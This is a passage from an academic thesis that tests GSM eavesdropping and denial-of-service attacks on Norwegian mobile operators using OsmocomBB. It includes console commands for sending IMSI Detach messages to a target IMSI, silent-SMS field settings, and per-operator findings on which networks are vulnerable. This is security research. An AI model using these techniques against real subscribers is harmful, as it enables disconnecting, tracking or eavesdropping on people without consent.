Finally, it would also be possible to hijack a mobile-terminated service using the same method. If the attacker can win the race condition and knows the session key, it is possible to receive a service that was intended to the targeted phone, like an SMS message, or a phone call. More information on the ways to find a session key are found in Section 5.4.

6.4.2 Implementation

It would be easy to use the `sim testcard` command of the `mobile` application provided with OsmocomBB to set a fake MCC, MNC, LAC, and TMSI. This would make the phone follow any paging request dedicated to that identity. However, the difficulty of this attack is to answer faster than the legitimate user, and this can probably not be done using the `mobile` application.

A fast implementation of this attack was published by Nico Golde and Kevin Redon but was not tested in the scope of this thesis [GR13b, GR13a]. By stripping OsmocomBB from everything not related to the paging procedure, and by running the rest on the baseband processor instead of running it on the host computer, it is possible to have a very quick answer time. According to the source code, it seems to allow a DoS for a given TMSI, for a range of TMSIs, or for a whole location area. It also provides a proof of concept for an SMS stealing feature.

```
<0005> gsm48_mm.c:3940 (ms 1) Received 'RR_REL_IND' from RR in state location updating initiat
<0005> gsm48_mm.c:2764 RR link released after loc. upd.
<000e> gsm48_mm.c:2708 Location update failed
<0005> gsm48_mm.c:481 stopping pending (loc. upd. timeout) timer T3210
<0005> subscriber.c:1077 (ms 1) new state U2_NOT_UPDATED -> U2_NOT_UPDATED
<000e> gsm48_mm.c:2747 Try location update later
<0005> gsm48_mm.c:1104 Starting T3211 after RR release.
<0005> gsm48_mm.c:415 starting T3211 (loc. upd. retry delay) with 60.0 seconds
```

Figure 6.12: Using the `dos attach` command: the location updating procedure failed, start again in 60 seconds.

```
OsmocomBB> en
OsmocomBB# dos camp 1 242 01
OsmocomBB#
% (MS 1)
% Searching network...

% (MS 1)
% Trying to registering with network...

% (MS 1)
% On Network, normal service: Norway, Telenor

OsmocomBB# dos detach 1
  [IMSI]
OsmocomBB# dos detach 1 242011234567890
```

Figure 6.13: Using the `dos detach` command: sending an IMSI Detach Indication message with the IMSI 242011234567890 on *Telenor*

```
<0005> gsm48_mm.c:1818 IMSI DETACH INDICATION
<0005> gsm48_mm.c:1842  using IMSI 242011234567890
<0001> gsm48_rr.c:5465 (ms 1) Message 'RR_EST_REQ' received in state idle (sapi 0)
<000e> gsm48_rr.c:1308 Establish radio link due to mobility management request
```

Figure 6.14: Using the `dos detach` command: an IMSI Detach Indication message is sent on *Telenor* with the IMSI 242011234567890

Chapter 7
Security configuration of Norwegian operators

The goal of this chapter is, using OsmocomBB, to take a look at the security configuration of Norwegian mobile network operators. The attacks introduced in Chapter 5 and Chapter 6 will be investigated, as long as they do not disturb the normal operation of the networks.

The first section of this chapter is dedicated to practical considerations about the gathered data. The second section investigates the eavesdropping attack described in Chapter 5 by considering each assumption it makes. The last section does the same for the DoS attacks introduced in Chapter 6.

7.1 Data gathering

The data gathered for this thesis is the result of relatively simple tests on a limited number of cells around the Norwegian University of Science and Technology (NTNU) Gløshaugen campus. The scope of the results and conclusions is thus limited. These experiments are intended as an exploration of the feasibility of the attacks described in this thesis, and are by no means an extensive investigation. For an analysis on a larger scale, the GSM Map project is interesting.

The GSM Map project aims to gather security configuration data samples submitted by volunteers from all over the world and to use it to assess mobile networks security. It creates automatically generated reports presenting this information and publish them online [Labc]. However, since the reports are not reviewed before publication, the analysis they offer does not claim accuracy. Moreover, the number of samples and the date of submission are not available. These reports are thus useful, but should not be used to draw conclusions on their own. Therefore, the data gathered here will also be compared to the GSM Map report dedicated to Norway [Lab15b]. This is a way to verify their claim, but also to back up the results found here.

The measures were done using various SIM cards: one from *Telenor*, one from *Netcom*, one from *Base*, and two from *Proximus*. *Telenor* and *Netcom* are two Norwegians operators, while *Proximus* and *Base* are two Belgian operators. Unfortunately, the *Telenor* SIM crashes the phones when used with OsmocomBB, and the *Netcom* SIM is simply not recognized by any of the available compatible phones, using OsmocomBB or not. This means that a *Proximus* SIM roaming on *Netcom*, as well as a *Base* SIM roaming on *Telenor* were used for the experiments involving OsmocomBB. All the SIM cards worked fine on a *Samsung Galaxy Mini 2* phone running *Android* 2.3.6 which was used when possible.

7.2 Eavesdropping attack

The success of the eavesdropping attack introduced in Chapter 5 relies on several assumptions. Firstly, that it is possible to perform an HLR query. Secondly, that the TMSI is not reallocated when an SMS message is received. Thirdly, that it is possible to send silent SMS messages. Fourthly, that the encryption used is breakable. And finally, that it is possible to find known plaintext. Each of these assumptions will be investigated. Chapter 5 also introduces other abuses of the SS7, but this could not be investigated since it requires an access to this network.

7.2.1 HLR query

The first step is to make sure that HLR queries return valid results on Norwegian networks. Since OsmocomBB is not needed for this first step, all the available SIM cards can be used. As explained in Section 3.1.5, based on a phone number, an HLR query returns the related IMSI, and the number of the Serving MSC. An online service allowing to query the HLR using various routing options was used [Ltd]. Depending on the route, the query returned different parameters. For example, one route returns the IMSI but not the MSC number, while it is the opposite for another. The experiments were done three times, with a few days interval between each session. Each request was fired at least three times per session, using every available routing option. The output of the Web Client available on this service is displayed on Figure 7.1.

Using this service, both Norwegian networks return a fake IMSI. Even though it is trivial to compare the returned IMSI with the actual one, it is more difficult to assess the validity of the Serving MSC number. For *Telenor*, this number seems random, as it is different in every request result. For *Netcom*, it is constant in time and has a Norwegian prefix, which makes the result more plausible.

For the record, the Belgian operator *Proximus* gives out the real IMSI. It also gives a Serving MSC number which seems correct, since it is stable and has a Norwegian




Figure 7.1: Result of an HLR query, displaying the IMSI on the top, and the MSC number on the bottom [Ltd]

prefix. The Belgian operator *Base* gives a fake IMSI, but the results looks similar to *Proximus* for the Serving MSC number. The results of the queries are presented in Table 7.1.

According to the GSM Map report, the IMSI and the Serving MSC number are masked on both Norwegian networks. This is consistent with the results presented here. According to the report dedicated to Belgium, the IMSI is masked by every Belgian operator, and the Serving MSC number is masked by *Base*, but not by *Proximus*, which is not consistent with the results presented here [Lab15a].

Operator	Correct IMSI	Serving MSC
Telenor	No	random
Netcom	No	4792001019
Base (On Telenor)	No	4741713899
Proximus (On Netcom)	Yes	4792003990

Table 7.1: Results of the HLR queries.

These results are good for both *Telenor* and *Netcom* because the IMSI can be used in various attacks, for example in the IMSI detach DoS attack. It is not clear if *Netcom* leaks the real Serving MSC number, but it is not an essential part of the eavesdropping attack anyway. Indeed, the location of the target can be found by other means.

7.2.2 Silent SMS messages

Uncovering the targeted phone TMSI and location can be done through a correlation between Paging Request messages in a location area and SMS messages sent to the targeted phone, as explained in Section 5.3. To avoid raising suspicion from the targeted user, it is possible to exploit so called silent SMS messages by setting the TP-PID and TP-DCS fields in the header [3GP01, p. 53].

Some networks filter these fields as a security feature, and set the bytes back to `0x00` when the TP-PID field was set to `0x40` and the TP-DCS field was set to `0xC0`. This can be tested using OsmocomBB by slightly modifying its code using the `silent` command developed for this thesis and introduced in Section 5.3. Upon reception of these silent SMS messages, the receiving phone is paged and the transaction on the dedicated channel occurs normally, which makes it possible to read the two fields on both side of the communication using Wireshark. This can only be done with the *Proximus* and *Base* SIM cards roaming on *Netcom* and *Telenor* respectively, since OsmocomBB is needed. The results are displayed in Table 7.2. Figure 7.2 and Figure 7.3 show the values of these fields in Wireshark when sent from the *Netcom* network and received on the *Telenor* network respectively.

Recipient	Sender	
	Telenor (Base)	Netcom (Proximus)
Telenor (Base)		`0x00` and `0xC0`
Netcom (Proximus)	`0x40` and `0xC0`	

Table 7.2: Received values of the TP-PID and TP-DCS fields when sent set to `0x40` and `0xC0` respectively

To complete these tests, some SMS messages were sent from the two phones running OsmocomBB with the *Proximus* and *Base* SIM cards to the modern phone running Android with all the available SIM cards in turns. It was not possible to observe the traffic in this case, but the point is to determine if the receiving phone alerts the user. The results are shown on Table 7.3.

From these results, we can conclude that *Telenor* filters the TP-PID field on reception while *Netcom* does not. This makes silent SMS messages ineffective on the

```
▸ GSM TAP Header, ARFCN: 0 (Uplink), TS: 1, Channel: SDCCH/8 (0)
▸ Link Access Procedure, Channel Dm (LAPDm)
▸ GSM A-I/F DTAP - CP-DATA
▸ GSM A-I/F RP - RP-DATA (MS to Network)
▾ GSM SMS TPDU (GSM 03.40) SMS-SUBMIT
    0... .... = TP-RP: TP Reply Path parameter is not set in this SMS SUBMIT/DELIVER
    .0.. .... = TP-UDHI: The TP UD field contains only the short message
    ..0. .... = TP-SRR: A status report is not requested
    ...0 0... = TP-VPF: TP-VP field not present (0)
    .... .0.. = TP-RD: Instruct SC to accept duplicates
    .... ..01 = TP-MTI: SMS-SUBMIT (1)
    TP-MR: 0
  ▸ TP-Destination-Address - (32[redacted]40)
  ▾ TP-PID: 64
      01.. .... :  defines formatting for subsequent bits
      ..00 0000 :  (0) Short Message Type 0
  ▾ TP-DCS: 192
      1100 .... = Coding Group Bits: Message Waiting Indication Group: Discard Message (12)
      1100 .... :  Message Waiting Indication Group: Discard Message (GSM 7 bit default alphabet)
      .... 0... :  Indication Sense: Set Indication Inactive
      .... .0.. :  Reserved
      .... ..00 :  Voicemail Message Waiting
    TP-User-Data-Length: (2) depends on Data-Coding-Scheme
  ▸ TP-User-Data
```

Figure 7.2: Sent TP-PID and TP-DCS fields from *Netcom*

Recipient	Sender	
	Telenor (Base)	Netcom (Proximus)
Telenor	Yes	No
Netcom	Yes	No
Telenor (Base)		No
Netcom (Proximus)	Yes	No

Table 7.3: Notification of the user when the TP-PID and TP-DCS fields were sent set to `0x40` and `0xC0` respectively

Telenor network while it is effective on the *Netcom* network. Other methods could be used to page an MS without alerting the user, and they are described in Section 5.3 but were not tested here. Also, the TP-DCS field seems to not have any effect on the user notification.

7.2.3 TMSI reallocation

The TMSI reallocation frequency also determines the feasibility of the correlation between the Paging Request messages and the SMS messages. If the TMSI is reallocated every time the targeted MS is paged, it is impossible to correlate anything.

```
▸ GSM TAP Header, ARFCN: 94 (Downlink), TS: 1, Channel: SDCCH/8 (0)
▸ Link Access Procedure, Channel Dm (LAPDm)
▸ GSM A-I/F DTAP - CP-DATA
▸ GSM A-I/F RP - RP-DATA (Network to MS)
▾ GSM SMS TPDU (GSM 03.40) SMS-DELIVER
    0... .... = TP-RP: TP Reply Path parameter is not set in this SMS SUBMIT/DELIVER
    .0.. .... = TP-UDHI: The TP UD field contains only the short message
    ..0. .... = TP-SRI: A status report shall not be returned to the SME
    .... .1.. = TP-MMS: No more messages are waiting for the MS in this SC
    .... ..00 = TP-MTI: SMS-DELIVER (0)
  ▸ TP-Originating-Address - (32      58)
  ▾ TP-PID: 0
      00.. .... :  defines formatting for subsequent bits
      ..0. .... :  no telematic interworking, but SME-to-SME protocol
      ...0 0000 :  the SM-AL protocol being used between the SME and the MS (0)
  ▾ TP-DCS: 192
      1100 .... = Coding Group Bits: Message Waiting Indication Group: Discard Message (12)
      1100 .... :  Message Waiting Indication Group: Discard Message (GSM 7 bit default alphabet)
      .... 0... :  Indication Sense: Set Indication Inactive
      .... .0.. :  Reserved
      .... ..00 :  Voicemail Message Waiting
  ▸ TP-Service-Centre-Time-Stamp
    TP-User-Data-Length: (2) depends on Data-Coding-Scheme
  ▸ TP-User-Data
```

Figure 7.3: The received TP-PID and TP-DCS fields on *Telenor* are filtered

Thus, a good security feature for the networks is to reallocate the TMSI as often as possible. This can be tested by recording the various network events using OsmocomBB and Wireshark. The recorded events were the MOCs, the MTCs, the Mobile Originating SMS (MO-SMS) messages, and the Mobile Terminating SMS (MT-SMS) messages, and every measure was taken at least three times. An example of an MT-SMS on *Telenor* is given on Figure 7.4.

Operator	MTC	MOC	MT-SMS	MO-SMS
Telenor (Base)	Yes	Yes	Yes	Yes
Netcom (Proximus)	Yes	Yes	Yes	Yes

Table 7.4: TMSI reallocation procedure during various events.

Both Norwegian networks are very good on this issue, since they trigger a TMSI reallocation for each event. It would therefore be impossible to use the correlation technique to find out the TMSI of the target on these networks.

The data from the GSM Map project seems completely outdated here, since according to them, *Netcom* only updates the TMSI 3% of the time and *Telenor* 32%. The data gathered for this thesis shows that it is closer to 100%.

As a side note, the TMSI reallocation in the Location Updating Accept messages is always encrypted. So even if an attacker could manage to follow all the Immediate Assignment messages on a cell, and could manage to record the location updating procedure related to the IMSI of interest, it would not be possible to find the related TMSI without breaking the encryption. The GSM Map project offers the same conclusion.

7.2.4 Rekeying

Since it would be very expensive to crack the A5/1 encryption in real time using the Berlin tables set, it is usually necessary to find the session key before trying to record a call. Doing so relies on the assumption that the session key will not change between a first SMS message used to gather some keystream, and the following call. This subject is covered in more details in Section 5.4.

Testing if this assumption holds on Norwegian networks can be done by recording the traffic for various network events. This is done using OsmocomBB and Wireshark with the two Belgian SIM cards roaming on the two Norwegian networks. As in the previous section, the events recorded are the MOCs, the MTCs, the MO-SMS messages, and the MT-SMS messages. Again, every measure was taken at least three times. An example of an MT-SMS on *Telenor* is given on Figure 7.4.

Operator	MTC	MOC	MT SMS	MO SMS
Telenor (Base)	Yes	Yes	Yes	Yes
Netcom (Proximus)	No	No	No	No

Table 7.5: Authentication procedure during various events

When using the *Base* SIM roaming on *Telenor*, every event triggers an authentication procedure and negotiates a new key. Thus, the session key is not reused and is limited to one session, making it impossible to crack it beforehand. When using the *Proximus* SIM roaming on *Netcom*, most events do not initiate an authentication procedure. The one which do seem to be the first of their kind after an IMSI attach. According to the GSM Map project, both *Telenor* and *Netcom* authenticate almost 100% of these events, but this does not correspond with the data presented here.

7.2.5 Known plaintext

Cracking the A5/1 encryption requires some keystream, and to find it, it is necessary to find known plaintext on the encrypted traffic. According to the GSM Map project, the most important plaintext to look at are the frames padding, especially for the empty frames, and the System Information messages. The usual setup of OsmocomBB

and Wireshark is used again to listen to the traffic, and the results are available in Table 7.7.

Operator	Empty frames padding	SI6 padding	Random SI pattern
Telenor (Base)	Yes	Yes	No
Netcom (Proximus)	Most	No	No

Table 7.6: Availability of known plaintext

The *Telenor* network randomizes the empty frames, except for the last byte which is always set to `0x2B` in the empty frames after the Ciphering Mode Command message. The SI6 messages padding is randomized, but it stays the same for two or three messages before changing. Anyway, most of the information contained in the System Information messages is constant and is thus a great source of known plaintext. A solution would be to randomize the pattern with which the System Information messages are sent, but this is not done in this case. Therefore, it is easy to know which encrypted message contains a SI5 for example, and it is also easy to know what this message contains.

The *Netcom* network randomizes most of the empty frames padding, but some of them are still padded with the `0x2B` bytes. The SI6 messages are also padded with the `0x2B` byte, and this is shown on Figure 7.5. Most importantly, the System Information message pattern is not randomized, and this can be seen on Figure 7.6 which displays the downlink SACCH on a *Netcom* cell. This makes the SI5 message a good target. It it thus easy to find known plaintext on Norwegian networks, and these observations are consistent with the information found in the GSM Map project report.

7.2.6 Encryption in use

Before starting the encryption, the network will first ask the phone which algorithm it supports. The phones supported by OsmocomBB provide A5/1 or A5/2 encryption, but do not provide A5/3 encryption. It is therefore not possible to advertise its support without modifying the code. The patch is available in the appendices Section B and provides the `encryption` command in the `mobile` application of OsmocomBB, and an example of its use is show in Figure 7.7. The network decides which encryption algorithm to use based on the phone capabilities, and sends its decision in the Ciphering Mode Command message.

Both *Telenor* and *Netcom* will refuse an IMSI attach when the MS only advertises A5/2 or if the MS does not support any encryption. An example is show on Figure 7.8.

Operator	A5/0	A5/1	A5/2	A5/3
Telenor (Base)	No	Yes	No	Yes
Netcom (Proximus)	No	Yes	No	Yes

Table 7.7: Use of encryption algorithm

The cause for the Location Updating Reject message is *network failure*. Both networks still allow the use of A5/1 when the phone requests it, and both use A5/3 when the phone advertises its support. This is shown on Figure 7.9 and Figure 7.10. This is consistent with the data provided by the GSM Map project.

7.2.7 Discussion

This concludes the analysis of the *Telenor* and *Netcom* networks security in regard to the eavesdropping attack introduced in Chapter 5. Both *Telenor* and *Netcom* seem immune to this attack, even though *Netcom* could do a few things better.

Indeed, the *Telenor* network negotiates a new key for every service and it would be very expensive to break the A5/1 key instantaneously. This would still be possible though, since known plaintext is available. The *Netcom* network, on the other hand, does not seem to renegotiate a key for every service, and known plaintext is available for this network as well. This makes it possible to break the A5/1 encryption and use the key for other sessions.

Still, both networks provide A5/3, and most new phones support it as well, which makes this threat irrelevant. Moreover, it would be impossible for an attacker to uncover the TMSI of the target using the correlation method, since it is renegotiated for every service on both networks. So, the eavesdropping attack would probably not work in Norway considering that most of the assumptions on which it was based do not hold.

7.3 Denial-of-Service attacks

On the four DoS attacks introduced in Chapter 6, three were implemented for this thesis. On these three attacks, two might cause serious damage, and were therefore not tested on a live network. The only attack tested in a live environment is the IMSI detach attack, which targets one single individual. Thus, this section will only focus on the results of this last attack.

7.3.1 IMSI detach

To test this attack, all the available SIM cards were connected to their respective network using various phones. The targeted phones do not receive any messages from the network and it was therefore not necessary to use OsmocomBB to listen to the received traffic. The tests were done in four steps. Firstly, by contacting every targeted phones to make sure they are reachable. Secondly, by sending IMSI Detach Indication messages to all the targeted phones using a phone running the modified version of OsmocomBB. Thirdly, by trying to contact the targeted phones again to make sure they can be reached. And finally, by rebooting the targeted phones to trigger a location update procedure, and try to contact them again.

Operator	IMSI detach
Telenor	Yes
Netcom	No
Base (On Telenor)	Yes
Proximus (On Netcom)	No

Table 7.8: Effect of the IMSI detach.

The results are shown on Table 7.8. The *Telenor* network seems vulnerable to this attack, but the *Netcom* network seems to filter these messages. This means that, on the *Telenor* network, an attacker could regularly send IMSI Detach Indication messages to a target to prevent any contact from the network. An example of IMSI detach message is show on Figure 7.11 and can be related to the command displayed on Figure 6.14.

7.3.2 Discussion

It is difficult to say if the DoS attacks would be effective against Norwegian networks without testing them. The RACHell attack seems very difficult to prevent, but is limited to one cell. The IMSI attach flood attack seems hard to prevent as well, considering that the IMSI of the phone can be changed for every request. One solution would be to isolate the cell where the DoS originates from the rest of the network. This would prevent legitimate users in that cell to access the network but would limit the damages. It would be interesting to know if *Telenor* or *Netcom* have any solutions in place.

The IMSI detach attack is not effective on the *Netcom* network, which probably filters the IMSI Detach Indication messages altogether since they are not essential to the network operation. The *Telenor* network is vulnerable, as long as the attacker knows the IMSI or the TMSI of the target. But on both Norwegian networks, the

HLR queries do not return a valid IMSI, and the TMSI is reallocated for every transaction. This makes the IMSI detach attack much more complicated in practice.

```
U F, func=UA(DTAP) (RR) Paging Response
I, N(R)=0, N(S)=0(DTAP) (MM) Identity Request
S, func=RR, N(R)=1
I, N(R)=1, N(S)=0(DTAP) (MM) Identity Response
U, func=UI(DTAP) (RR) System Information Type 5
I, N(R)=0, N(S)=1(DTAP) (MM) Authentication Request
S, func=RR, N(R)=2
S, func=RR, N(R)=1
I, N(R)=2, N(S)=1(DTAP) (MM) Authentication Response
U, func=UI(DTAP) (RR) Measurement Report
U, func=UI(DTAP) (RR) System Information Type 5ter
I P, N(R)=1, N(S)=1(DTAP) (MM) Authentication Request
S F, func=REJ, N(R)=2
S, func=RR, N(R)=2
U, func=UI(DTAP) (RR) System Information Type 6
I, N(R)=2, N(S)=2(DTAP) (RR) Ciphering Mode Command
S, func=RR, N(R)=3
I, N(R)=3, N(S)=2(DTAP) (RR) Ciphering Mode Complete
U, func=UI
U, func=UI(DTAP) (RR) System Information Type 5
U, func=UI(DTAP) (RR) Measurement Report
I, N(R)=3, N(S)=3(DTAP) (MM) TMSI Reallocation Command
S, func=RR, N(R)=4
I, N(R)=4, N(S)=3(DTAP) (MM) TMSI Reallocation Complete
U, func=UI
U, func=UI(DTAP) (RR) System Information Type 5ter
S, func=RR, N(R)=4
U P, func=SABM
U F, func=UA
U, func=UI(DTAP) (RR) System Information Type 6
U, func=UI(DTAP) (RR) Measurement Report
I, N(R)=0, N(S)=0 (Fragment)
S, func=RR, N(R)=1
I, N(R)=0, N(S)=1(DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to MS)
S, func=RR, N(R)=2
I, N(R)=2, N(S)=0(DTAP) (SMS) CP-ACK
```

Figure 7.4: TMSI reallocation and rekeying during an MT-SMS on *Telenor*




Figure 7.5: Padding of empty frame and SI6 on *Netcom*

```
2085 103.036112000 U, func=UI(DTAP) (RR) System Information Type 5
2090 103.506300000 U, func=UI(DTAP) (RR) System Information Type 6
2097 103.977089000 U, func=UI(DTAP) (RR) System Information Type 5
2101 104.448307000 U, func=UI(DTAP) (RR) System Information Type 5
2106 104.918232000 U, func=UI(DTAP) (RR) System Information Type 6
2116 105.389128000 U, func=UI(DTAP) (RR) System Information Type 5
2120 105.860261000 U, func=UI(DTAP) (RR) System Information Type 5
2123 106.330231000 U, func=UI(DTAP) (RR) System Information Type 6
2129 106.802253000 U, func=UI(DTAP) (RR) System Information Type 5
2132 107.272240000 U, func=UI(DTAP) (RR) System Information Type 5
2139 107.742076000 U, func=UI(DTAP) (RR) System Information Type 6
2143 108.214250000 U, func=UI(DTAP) (RR) System Information Type 5
2149 108.685260000 U, func=UI(DTAP) (RR) System Information Type 5
```

Figure 7.6: Downlink SACCH on *Netcom*




Figure 7.7: Setting the advertised encryption support using the patched `mobile` application




Figure 7.8: Location Updating Reject when MS does not advertises A5/1 support on *Telenor*




Figure 7.9: Ciphering Mode Command with A5/1 on *Netcom*




Figure 7.10: Ciphering Mode Command with A5/3 on *Netcom*




Figure 7.11: IMSI Detach Indication message with an IMSI of 242011234567890 on *Telenor*

Chapter 8
Conclusion

GSM and GPRS are legacy systems which are widely used and will probably stay relevant for a long time, but their security is outdated. Several projects emerged along the years to analyze it, and OsmocomBB is one of them. By implementing an MS side GSM protocol stack running on a Calypso based platform, it allows an in depth control of the mobile phone side of the network.

